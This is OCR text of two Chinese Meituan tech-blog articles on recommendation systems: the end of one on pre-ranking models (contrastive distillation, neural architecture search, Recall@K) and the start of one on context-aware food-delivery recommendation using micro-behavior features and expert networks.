我们将对比学习技术应用到粗排建模中，使得粗排模型在蒸馏精排模型的表征时，也能蒸馏到序的关系。我们用 $\phi$ 来表示粗排模型，用 $\phi^{\mathrm{T}}$ 来表示精排模型。假设 q 是数据集中的一个请求 $\{(\mathrm{x}_0, \mathrm{y}_0)|\mathrm{y}_0=1\}$ 是该请求下的一个正样例，而 $(\mathrm{x}_1,\ \mathrm{y}_1), (\mathrm{x}_2, \mathrm{y}_2), \ldots, (\mathrm{x}_\mathrm{k}, \mathrm{y}_\mathrm{k})|\mathrm{y}_{1,2,\ldots,\mathrm{k}} = 0$ 是该请求下对应的 k 个负样例。

我们将 $\mathrm{x}_0$ 分别输入到粗排和精排网络中，得到其对应的表征 $\phi(\mathrm{q}, \mathrm{x}_0)$ 和 $\phi^{\mathrm{T}}(\mathrm{q}, \mathrm{x}_0)$，与此同时，我们将 $\mathrm{x}_1, \mathrm{x}_2, \ldots, \mathrm{x}_k$ 输入到粗排网络中，得到粗排模型编码后的表征 $\phi(\mathrm{q}, \mathrm{x}_1), \phi(\mathrm{q}, \mathrm{x}_2), \ldots, \phi(\mathrm{q}, \mathrm{x}_\mathrm{K})$。对于对比学习负例对的选取，我们采用策略 3 中的方案，对精排的顺序进行分档，同档内精排、粗排的表征对看成是正例，不同档间粗排、精排的表征对看成是负例，而后用 InfoNCE Loss 来优化这个目标：

$$\mathcal{L}_{CKT} = -\sum_{q \in Q}\left[\log \frac{\exp\left(\langle \phi(q, x_0), \phi^T(q, x_0)\rangle / \tau'\right)}{\sum_{j=0}^{K} \exp\left(\langle \phi(q, x_0), \phi(q, x_j)\rangle / \tau'\right)}\right] \quad (2)$$

其中 $<\cdot, \cdot>$ 表示两个向量的点积，$\tau'$ 是温度系数。通过对 InfoNCE loss 的性质进行分析，不难发现上式本质上等价于最大化粗排表征和精排表征互信息的一个下界。因此，该方法本质上是在互信息层面上最大化精排表征和粗排表征之间的一致性，能够更有效地蒸馏结构化知识。





图 6　对比学习精排信息迁移

在上文公式 (1) 的基础上，补充对比学习表征蒸馏 Loss，离线效果 Recall@150 +14PP，线上 CTR +0.15%。相关工作的详细内容可以参考我们的论文 [10]（正在投稿中）。

$$Loss = H(y, f(x)) + \lambda \|r(x) - p(x)\|^2 + \beta L_{CTK} \quad (3)$$

## 3.2 效果性能联合优化

前面提到线上预测的粗排候选集较大，考虑到系统全链路性能的约束，粗排需要考虑预测效率。前文提到的工作都是基于简单 DNN + 蒸馏的范式来进行优化，但是存在如下两个问题：

- 目前受限于线上性能而只使用了简单特征，未引入更加丰富的交叉特征，导致模型效果还有进一步提升的空间。
- 固定粗排模型结构的蒸馏会损失蒸馏效果，从而造成次优解 [11]。

根据我们的实践经验，直接在粗排层引入交叉特征是不能满足线上时延要求的。因此为了解决以上问题，我们探索并实践了基于神经网络架构搜索的粗排建模方案，该方

案同时优化粗排模型的效果和性能，选择出满足粗排时延要求的最佳特征组合和模型结构，整体架构图如下图 7 所示：





图 7　基于 NAS 的特征和模型结构选择

下面我们对其中的神经网络架构搜索（NAS）以及引入效率建模这两个关键技术点进行简单介绍：

- 神经网络架构搜索：如上图7所示，我们采用基于 ProxylessNAS[12]的建模方式，整个模型训练除了网络参数外增加了特征 Masks 参数和网络架构参数，这些参数是可微分的，随着模型目标一起学习。在特征选择部分，我们给每一个特征引入一个基于伯努利分布的 Mask 参数 $g_i$，参见公式（4），其中伯努利分布的 θ 参数通过反向传播进行更新，最终获得每个特征的重要度。在结构选择部分，采用了 L 层 Mixop 表示，每组 Mixop 包括 N 个可供选择的网络结构单元，在实验中，我们采用了不同隐层神经单元数的多层感知机，其中 N= {1024, 512, 256, 128, 64}，同时我们还增加了隐藏单元数为 0 的结构单元，用于选择具有不同层数的神经网络。

$$g_i = \begin{cases} [1,\cdots,1], & \text{with probability } \theta_i \\ [0,\cdots,0], & \text{with probability } 1-\theta_i \end{cases} \quad (4)$$

- 效率建模：为了在模型目标中建模效率指标，我们需要采用一个可微分的学习目标来表示模型耗时，粗排模型的耗时主要分为特征耗时和模型结构耗时。

  - 对于特征耗时来说，每个特征 fi 的延时期望可以被建模为如公式（5）所示，其中 $L_i$ 是服务端打点记录的每个特征时延。

$$\mathbb{E}[\text{latency}_i] = \theta_i \times L_i \quad (5)$$

在实际情况中特征可以分为两大类，一部分是上游透传类特征 $F_1$，其延时主要来源于上游传输延时；另外一类特征 $F_2$ 来自于本地获取（读取 KV 或者计算），那么每个特征组合的时延可以被建模为：

$$\mathbb{E}[\text{latency}] = \max_{f_i \in F_1, f_j \in F_2} (\mathbb{E}[\text{latency}_i] + \beta \cdot |F_1|, \mathbb{E}[\text{latency}_j] + \gamma \cdot |F_2|) \quad (6)$$

其中 $|F_1|$ 和 $|F_2|$ 表示对应特征集合的个数， $\beta$ 和 $\gamma$ 建模系统特征拉取并发度。

  - 对于模型结构的延时建模可参见上图 7 右边部分，由于这些 Mixop 的执行是顺序进行的，因此我们可以采取递归的方式的计算模型结构延时，整个模型部分的耗时可以用最后一层的 Mixop 来表达，示意图如下图 8 所示：





图 8 模型延时计算图

图8 左边是装配有网络架构选择的粗排网络，其中 $p_j^i$ 表示第 i 层的第 j 个神经单元的权重。右边是网络延时计算示意图。因此整个模型预测部分耗时可以用最后一层模型来表示，如公式（7）所示。

$$\mathbb{E}[\text{latency}'] = \mathbb{E}[\text{latency}'^{L}] \quad (7)$$

最终我们把效率指标引入模型，最终模型训练的 Loss 如下面公式（8）所示，其中，f 表示精排网络，$\lambda$ 、 $\lambda_1$ 、 $\lambda_2$ 表示平衡因子，p(x) 、 r(x) 分别表示粗排和精排的打分输出。

$$\text{Loss} = \text{Loss}_{\text{Ranking}}(y, f(X;\theta, W_{\text{Ranking}})) + \lambda \mathbb{E}[\text{latency}] + (1-\lambda_1)\text{Loss}_{\text{pre-Ranking}}(y, g(X;\theta,\beta,\gamma,W_{\text{pre-Ranking}})) + \lambda_1 ||r(x) - p(x)||_2^2 + \lambda_2 \mathbb{E}[\text{latency}']$$

通过神经网络架构搜索的建模来联合优化粗排模型的效果和预测性能，离线 Recall@150 +11PP，最终在线上延时不增加的情况下，线上指标 CTR +0.12%；详细工作可参考 [13]，已被 KDD 2022 接收。

## 4. 总结

从 2020 年开始，我们通过大量的工程性能优化使粗排层落地 MLP 模型，在 2021 年我们继续在 MLP 模型基础上，持续迭代粗排模型来提升粗排效果。首先，我们借鉴业界常用的蒸馏方案来联动精排优化粗排，从精排结果蒸馏、精排预测分数蒸馏、特征表征蒸馏三个层面分别进行了大量实验，在不增加线上延时的情况下，提升粗排模型效果。

其次，考虑到传统蒸馏方式无法很好处理排序场景中的特征结构化信息，我们自研了一套基于对比学习的精排信息迁移粗排方案。

最后，我们进一步考虑到粗排优化本质上是效果和性能的 trade-off，采用多目标建模的思路同时优化效果和性能，落地神经网络架构自动搜索技术来进行求解，让模型自动选择效率和效果最佳的特征集合和模型结构。后续我们会从以下几个方面继续迭代粗排层技术：

- **粗排多目标建模**：目前的粗排本质上还是一个单目标模型，目前我们正在尝试将精排层的多目标建模应用于粗排。

- **粗排联动的全系统动态算力分配**：粗排可以控制召回的算力以及精排的算力，针对不同场景，模型需要的算力是不一样的，因此动态算力分配可以在不降低线上效果的情况下减小系统算力消耗，目前我们已经在这个方面取得了一定的线上效果。

## 5. 附录

传统的排序离线指标多以 NDCG、MAP、AUC 类指标为标准，对于粗排来说，其本质更偏向于以集合选择为目标的召回类任务，因此传统的排序指标不利于衡量粗排模型迭代效果好坏。我们借鉴 [6] 中 Recall 指标作为粗排离线效果的衡量指标，即以精排排序结果为 ground truth，衡量粗排和精排排序结果 TopK 的对齐程度。Recall 指标具体定义如下：

$$Recall@K = \frac{|topK\ candidates\ from\ preranking\ \&\ topK\ candidates\ from\ ranking|}{|topK\ candidates\ from\ ranking|}$$

该公式的物理含义即为衡量粗排排序前 K 个和精排排序前 K 的重合度，该指标更加符合粗排集合选择的本质。

## 6. 作者简介

晓江、所贵、李想、曹越、培浩、肖垚、达遥、陈胜、云森、利前等，均来自美团平台 / 搜索推荐算法部。

## 7. 参考文献

[1] Wang Z, Zhao L, Jiang B, et al. Cold: Towards the next generation of pre-ranking system[J]. arXiv preprint arXiv:2007.16122, 2020.

[2] Ma X, Wang P, Zhao H, et al. Towards a Better Tradeoff between Effectiveness and Efficiency in Pre-Ranking: A Learnable Feature Selection based Approach[C]// Proceedings of the 44th International ACM SIGIR Conference on Research and Development in Information Retrieval. 2021: 2036-2040.

[3] https://mp.weixin.qq.com/s/Jfuc6x-Qt0rya5dbCR2uCA

[4] https://mp.weixin.qq.com/s/RwWuZBSaoVXVmZpnyg7FHg

[5] https://tech.meituan.com/2020/04/16/transformer-in-meituan.html.
[6] https://tech.meituan.com/2021/07/08/multi-business-modeling.html.
[7] Tang, Jiaxi, and Ke Wang. "Ranking distillation: Learning compact ranking models with high performance for recommender system." Proceedings of the 24th ACM SIGKDD International Conference on Knowledge Discovery & Data Mining. 2018.
[8] Hinton, Geoffrey, Oriol Vinyals, and Jeff Dean. "Distilling the knowledge in a neural network." arXiv preprint arXiv:1503.02531 (2015).
[9] Chen L, Wang D, Gan Z, et al. Wasserstein contrastive representation distillation[C]//Proceedings of the IEEE/CVF conference on computer vision and pattern recognition. 2021: 16296-16305.
[10] https://arxiv.org/abs/2207.03073
[11] Liu Y, Jia X, Tan M, et al. Search to distill: Pearls are everywhere but not the eyes[C]//Proceedings of the IEEE/CVF Conference on Computer Vision and Pattern Recognition. 2020: 7539-7548.
[12] Cai H, Zhu L, Han S. Proxylessnas: Direct neural architecture search on target task and hardware[J]. arXiv preprint arXiv:1812.00332, 2018.
[13] https://arxiv.org/abs/2205.09394

## 招聘信息

搜索推荐算法部 / 基础算法组是负责美团搜索研发的核心团队，使命是打造世界一流的搜索引擎，依托 Deep Learning（深度学习）、NLP（自然语言处理）、Knowledge Graph（知识图谱）等技术，处理美团海量用户、商家、商品数据，不断加深对用户、场景、查询和服务的理解，高效地支撑形态各样的生活服务搜索，解决搜索结果的多业务混排、相关性、个性化等问题，给用户极致的搜索体验。搜索推荐算法部长期招聘搜索推荐算法专家，感兴趣的同学可以将简历发送至：tech@meituan.com（邮件主题：美团平台 / 搜索推荐算法部）。

# 美团外卖推荐情境化智能流量分发的实践与探索

作者：瑞东 俊洁 乐然 覃禹 秀峰 王超 张鹏 尹斌 北海

## 1. 引言

美团外卖推荐服务了数亿用户，通过持续优化用户体验和流量分发精准性，为用户提供品质生活，“帮大家吃得更好，生活更好”。对于“用户”，大家可能会有不同的理解，通常的理解是用户即是自然人。业界主要的推荐场景，如淘宝首页猜你喜欢、抖音快手 Feeds 流推荐等大部分也是这么认为的，在这些电商、短视频等业务中，用户无论何时何地使用推荐服务，他们的需求是大体统一的，商品、信息、视频等供给也是一致的。

但实际上，在美团外卖场景下，用户不仅是自然人，更是需求的集合。需求是与情境依存的，也就是有情境就有需求。美团外卖在不同的时间、空间以及其他更广义的环境下，用户需求、商家供给等都有显著区别。因此，本地化、餐饮习惯、即时履约共同构建了美团外卖多种多样的情境，进而衍生出用户多种多样的需求集合，推荐算法情境化可以帮助算法更好地理解并满足不同情境下用户需求。

## 2. 问题与挑战

外卖场景具有很强的地理位置和就餐文化约束，用户在不同地点（如公司、住所）的需求有较大差异。而且，所处时间也是决定用户下单的一个关键因素。以北京某地区高消费用户为例，工作日和周末在成单品类、成单价格、成单商家配送距离上有着明显的不同。如下图 1 所示，工作日与周末用户在口味、心态上有明显变化，工作日多为单人餐，以饭类套餐、轻食、米线为主，更加适应工作时的快节奏；而在周末，用户会适当犒劳自己、兼顾家人，倾向于选择更适合多人就餐的烧烤、韩国料理、火锅。从图 1 也可以发现，从工作日到周末时，用户的成单价格中位数由 30 元提高至 50 元，能够接受的配送距离也在变长。





图 1 某地区高消费用户在工作日和周末的差异性就餐习惯

美团外卖推荐需要满足“用户 X 时间 X 地点”等情境下的需求总和，应对需求的不断拓展和演化。为了更好的理解我们所面对的用户需求，如下图 2 所示，将其定义到一个魔方内（Magic Cube），用户、时间和地点是魔方的三个维度。其中，魔方中的每个点，如图 2 中黄色点，代表一个用户在一个特定情境下的需求；魔方中的每个小立方体，如图 2 中黄色立方体，代表一组相似用户在一组相近情境下的需求。此外，在问题定义上，为了支持情境维度的进一步扩展，我们使用超立方体（Hyper Cube）来定义更多维度的用户需求。





图 2 “用户 X 时间 X 地点”等情境下的需求总和

面对以上这种三维模式，模型设计是非常棘手的。以往的模型设计，比如用户兴趣建模，或者朴素的多层神经网络无法应对这些复杂的用户、时间和地理环境纠缠在一起的情况。用户兴趣建模通常采用连续建模方法，通过注意力机制提取重要行为偏好信

息。但是在用户行为丰富的情况下，模型很难对所有行为进行学习，并且在外卖场景只有一部分历史行为与用户的当次访问高度相关，连续的行为建模会削弱相关部分的信号。

此外，朴素的多层神经网络基于全部情境下的数据和标签进行训练，只能学习到整体的数据分布表现，在每个情境下很难达到最佳效果。针对这一问题，阿里 SIM[4] 首先考虑了把行为中的重要相关信息搜索出来进行建模的方式，但他们所要解决的问题在于降低用户超长序列建模的离在线资源消耗，并没有在模型中引入情境特点；蚂蚁 ASEM2[16]、腾讯 CSRec[17] 等通过模型自动化选择不同场景专家网络进行共享或独立学习提升全场景或者多任务模型表现，但是这些工作都只专注于单一维度情境，并没有做更广泛的拓展。

针对无限细分的用户情境以及情境的不断拓展和演化，为解决以上挑战，我们提出“情境细分 + 统一模型”（Segmented and Unified Model）的建模思路。情境细分针对用户特定情境进行针对性建模提升推荐精准度，统一模型将多个相近用户情境进行知识共享和迁移解决情境拓展和演化的问题。

具体来说，依据 Cube 中的每个情境，可以从用户历史行为中检索出与当次访问最相关的行为，精确刻画当前情境下的用户偏好。此外，我们设计多个专家网络，让各个专家专注于学习细分情境下的数据分布，然后基于用户、城市、时段、是否周末等情境强相关特征来进行专家的挑选，不同情境可以学习到是否共享某个专家或者学习到与众不同的专家选择分布。对于新用户或者行为不够丰富的用户，借鉴 Cube 的概念，可以考虑从 Cube 中检索出近似情境，并根据近似情境检索出的行为作为用户在当前情境下的兴趣补充，同时对于情境化专家网络，通过模型设计让不同专家专注于自己情境的同时，针对本情境，利用其他情境知识进行知识迁移，这样缓解了新用户冷启动问题以及可能存在的数据稀疏问题。

除了依据时间、地点进行情境细分之外，还可以将不同的流量入口（首页、金刚位、活动页）、业务类型（外卖、闪购、医药）都当成一种特殊的“情境”，这样“用户 X 时间 X 地点”可以自然拓展成“用户 X 时间 X 地点 X 入口 X 业务”的高维情境，

通过对信息独有性的刻画和信息共性的相互传递，实现全部流量的效率提升。

## 3. 情境化智能流量分发

“情境细分 + 统一模型”的实现思路主要分为用户行为序列建模与专家网络结构两个组成部分，模型整体架构如图 3 所示：





图 3 情境化智能流量分发模型

该模型通过 Cube 检索出特定细分情境下的用户行为进行序列建模，并且通过专家网络模型自动化对不同情境参数进行学习，保持了模型统一，既能刻画情境的独特性，也能实现不同情境间的知识共享和迁移。具体的，在用户行为序列建模上，首先仔细考虑了细粒度行为特征对于外卖商家推荐的重要作用，并以此为基础，根据时间、空间场景对用户序列进行长序列多路情境检索；对于专家网络结构，则先针对不同入口情境建立基于 Attention 机制的多入口情境建模，随后探索了情境化稠密 MMOE 和稀疏 MMOE 模型，发现在外卖场景中，专家网络可以学习到不同情境、不同任务的差别，进而提升模型精度。

基于该方案，对于 CTR、CXR（CTCVR）任务，模型在离线指标 AUC、GAUC（perSessionAUC）上均取得了显著提升，并在线上也取得了 UV_RPM、UV_

CXR、PV_CTR、曝光新颖性、首购订单占比等指标收益。线上指标计算口径如下：

- **UV_RPM** = 实付交易额（GMV）/ 曝光人数 *1000
- **UV_CXR** = 交易用户数 / 曝光人数
- **PV_CTR** = 点击次数 / 曝光次数
- **曝光新颖性** =（A −（A ∩ B））/ A，该用户当前 session 内曝光的商家集合为 A，该用户 7 天内所有 session 中曝光过的商家集合为 B
- **首购订单占比** = 商家新用户的订单数 / 总订单数

## 3.1 情境化长序列检索

基于深度学习的方法在 CTR 预估任务中取得了巨大成功。早期，大多数工作使用深度神经网络来捕获来自不同领域的特征之间的交互，以便工程师可以摆脱枯燥的特征工程工作。最近，我们称之为用户兴趣模型的一系列工作，专注于从历史行为中学习潜在用户兴趣的表示，使用不同的神经网络架构，如 CNN、RNN、Transformer 和 Capsule 等。DIN[1] 强调用户兴趣是多样的，并引入了注意力机制来捕捉用户对不同目标商品的不同兴趣。DIEN[2] 指出，历史行为之间的时间关系对于建模用户的兴趣漂移很重要，并设计了一个带有辅助损失的 GRU 兴趣提取层。

但是，对于美团外卖，基于以上连续建模的方法，难以从用户历史行为中提取出与用户的当次访问情境高度相关的有效信息。MIMN[3] 表明在用户兴趣模型中考虑长期历史行为序列可以显着提高模型的性能。但是较长的用户行为序列包含大量噪声，同时极大地增加了在线服务系统的延迟和存储负担。针对上述问题，SIM[4] 提出把行为中的重要相关信息搜索出来。具体来说，在拿到需要被预估的商品信息后，可以像信息检索一样，对用户行为商品构建一个快速查询的索引。待预估商品的信息可以当做是一个 Query，从用户的所有行为中，查询与其相关的行为子序列。

因此，受启发于 MIMN 的超长序列和 SIM 的检索思路，我们设计出情境化序列检索方法，依据 Cube 内的情境，从用户超长的历史行为序列中检索出的与当次访问情境最相关性的用户行为，进而捕获更为精准的用户兴趣。

### 3.1.1 细粒度行为特征

不同于电商中的商品推荐形式，美团外卖推荐是以商家为主体，用户从进入商家到最终下单过程中具有更加丰富的细粒度行为，通过捕捉用户在商家中的细粒度行为，可以精细感知到用户差异化偏好，如注重品质商家的用户会更多查看商家 / 商品描述和评论，而折扣敏感度高的用户则会查看折扣信息、领取优惠券等。

工业实践中，用户行为序列特征往往包含商家 / 商品 ID、品类、价格等商家 / 商品表示特征，而在行为表示上除了用户到商家的点击之外，用户通过什么页面进入到商家点菜页、用户在商家点菜页中的细粒度行为，同样可以反映用户的偏好。因此，可以对用户从浏览商家到最终下单整个流程进行归纳分析，捕捉用户最细腻的行为并纳入模型，充分学习用户在外卖场景中重要的、最细粒度的行为及其所代表的意图偏好。

我们将用户从浏览商家到成单商品的全流程抽取出 70 种不同的 Micro-Behavior，总结归纳出四大步骤：定位商家、考察商家、挑选商品、结算提单。在归纳不同意图的 Micro-Behavior 时，综合考虑了该意图下 Micro-Behavior 的日均 PV、当日转化率、行为跳转路径以及页面展示信息，并剔除了日均 PV 覆盖率小于 1% 的 Micro-Behavior，将相同意图的行为聚合到一起作为特征表示（比如评价 Tab 点击、评价标签点击和用户评价缩略图点击聚合成“查看评论”意图表示），最终抽象出 12 种不同意图的 Micro-Behavior，用来捕捉用户更深层次、更细粒度的兴趣。基于用户 Micro-Behavior 提炼出从进入商家到最终下单流程如下图 4 所示：





图 4　用户点外卖过程

接下来，我们详细介绍下图 4 中用户点外卖过程的 4 类 12 种 Micro-Behavior。

- **定位商家**是指用户进入商家的入口标识，它可以反映出用户对该商家感兴趣的原因；比如从搜索结果页进入代表用户是有较强的购买意愿，相比推荐结果页进店用户有更加清晰的意图。
- **考察商家**的行为则包括点击了解商家详情、查看商品评论和查看商家折扣，它可以帮助更好的理解用户的关注点，学生群体可能更注重折扣，而家庭用户可能更加关注商家质量。
- **挑选商品**意味着用户对商家的满意度达标了，其中，点击商品和加购商品能够体现出用户对商家不同的感兴趣程度。
- **结算提单**则表示该商家能满足用户当前状况下的需求，既包含了对商家的认可，也包含对商家中商品的满意，收藏与分享更是表示出用户对商家的高度欣赏。

如下图 5 左所示，9 种不同意图的 Micro-Behavior 的当日转化率存在着明显差异（当日转化定义：用户在商家发生某一 Micro-Behavior 后的自然日内有成单；结算提单意图下 3 种行为由于转化率很高，因此不做展示）。





图 5 Micro-Behavior 和转化率关系

分别在用户实时（短周期行为）、历史（长周期行为）商家序列中引入 Micro-Behavior 信息。如下表所示，离线实验数据表明，引入的 Micro-Behavior 信息取得了比较明显的提升。最终，细粒度行为特征在线取得了 UV_RPM+1.77%，PV_CTR+1.05% 的收益。

| 优化方案 | CTR AUC | CXR AUC | CTR GAUC | CXR GAUC |
| --- | --- | --- | --- | --- |
| 序列引入 Micro-Behavior 信息 | +0.69pp | +0.54pp | +0.10pp | +0.39pp |

